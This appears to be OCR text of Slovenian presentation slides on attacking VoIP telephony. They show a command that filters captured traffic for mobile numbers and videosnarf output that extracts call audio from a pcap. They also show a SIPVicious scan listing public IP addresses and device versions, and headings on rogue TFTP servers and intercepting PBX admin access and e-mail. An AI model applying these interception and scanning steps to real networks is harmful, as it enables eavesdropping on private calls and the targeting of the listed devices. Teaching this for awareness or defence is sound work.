
- Primer izpisa klicev na/iz mobilnih številk:

> strings telefonski_promet.pcap | grep '040\|041\|031'




# Analiza telefonskega prometa

- Komunikacija (RTP) poteka preko UDP, protokol je H323.




| Protocol | % Packets | Packets | Bytes | Mbit/s | End Packets | End By |
|---|---|---|---|---|---|---|
| Frame | 100,00 % | 1360 | 260018 | 0,015 | 0 | |
| Ethernet | 100,00 % | 1360 | 260018 | 0,015 | 0 | |
| Address Resolution Protocol | 10,74 % | 146 | 6186 | 0,000 | 146 | 6 |
| Internet Protocol | 89,26 % | 1214 | 253832 | 0,015 | 0 | |
| Transmission Control Protocol | 3,24 % | 44 | 2856 | 0,000 | 28 | 1 |
| TCP Encapsulation of IPsec Packets | 1,18 % | 16 | 1260 | 0,000 | 0 | |
| Encapsulating Security Payload | 0,88 % | 12 | 996 | 0,000 | 12 | |
| Short Frame | 0,29 % | 4 | 264 | 0,000 | 4 | |
| User Datagram Protocol | 86,03 % | 1170 | 250976 | 0,014 | 0 | |
| Bootstrap Protocol | 0,15 % | 2 | 2076 | 0,000 | 2 | 2 |
| H323-MESSAGES | 0,44 % | 6 | 408 | 0,000 | 6 | |
| Data | 84,85 % | 1154 | 246780 | 0,014 | 1154 | 246 |
| Session Traversal Utilities for NAT | 0,59 % | 8 | 1712 | 0,000 | 0 | |
| Data | 0,59 % | 8 | 1712 | 0,000 | 8 | 1 |

# Poslušanje pogovorov
## (ki pa je delovalo slabo)





- Uporabljeni kodek: G.711 a-law (primarni), G.729A (sekundarni).

[DEMO]


# Poslušanje pogovorov
## (ki je delovalo odlično)

```
> videosnarf -i telefonski_promet.pcap
Starting videosnarf 0.63
[+]Starting to snarf the media packets
[+] Please wait while decoding pcap file...
Protocol: Unsupported
added new stream. :10.254.255.231(20560) to 10.254.60.43(1722). codec is 08
Protocol: Unsupported
added new stream. :10.254.255.231(20560) to 10.254.60.43(1722). codec is 08
Protocol: Unsupported
added new stream. :10.254.255.231(20560) to 10.254.60.43(1722). codec is 08
Protocol: Unsupported
Protocol: Unsupported
[+]Stream saved to file G711ALAW-media-1.wav
[+]Stream saved to file G711ALAW-media-2.wav
[+]Stream saved to file G711ALAW-media-3.wav
[+]Number of streams found are 3
[+]Snarfing Completed
```





[DEMO]

# Ostale možnosti: prestrezanje administratorskega dostopa do centrale, lažni TFTP strežnik za telefone,...







MD5 in SSL... ;-)



# Prestrezanje e-poštnih komunikacij v LAN omrežju





# Avtomatizacija
## (v primeru SIP telefonije)





[DEMO]











# Avtomatizacija
## (v primeru H.323)



# SIPVicious


192.168.0.1 - PuTTY
| SIP Device | User Agent | Fingerprint |
| 77.38.13.13:5060 | Linksys/SPA2102-5.2.5 | disabled |
| 77.38.13.14:5060 | Linksys/SPA2102-5.2.10 | disabled |
| 77.38.13.28:5060 | Linksys/SPA2102-5.2.10 | disabled |
| 77.38.13.61:5060 | Linksys/SPA2102-5.2.10 | disabled |
| 77.38.13.49:5060 | Asterisk PBX | disabled |
| 77.38.13.7:5060 | Linksys/SPA2102-5.2.5 | disabled |
| 77.38.13.251:5060 | Asterisk PBX | disabled |
| 77.38.13.25:5060 | Linksys/SPA2102-5.2.5 | disabled |
| 77.38.13.68:5060 | Linksys/SPA2102-5.2.10 | disabled |
| 77.38.13.18:5060 | Linksys/SPA2102-5.2.5 | disabled |
| 77.38.13.65:5060 | Linksys/SPA2102-5.1.6 | disabled |
| 77.38.13.37:5060 | Linksys/SPA2102-5.2.5 | disabled |
| 77.38.13.26:5060 | Linksys/SPA2102-5.2.10 | disabled |
| 77.38.13.47:5060 | Voip Gateway/VR4.2 May 17 2007 | disabled |
| 77.38.13.30:5060 | Linksys/SPA2102-5.2.5 | disabled |
| 77.38.13.90:5060 | Linksys/SPA2102-5.2.5 | disabled |
| 77.38.13.19:5060 | Linksys/SPA2102-5.2.10 | disabled |
| 77.38.13.27:5060 | Linksys/SPA2102-5.2.10 | disabled |
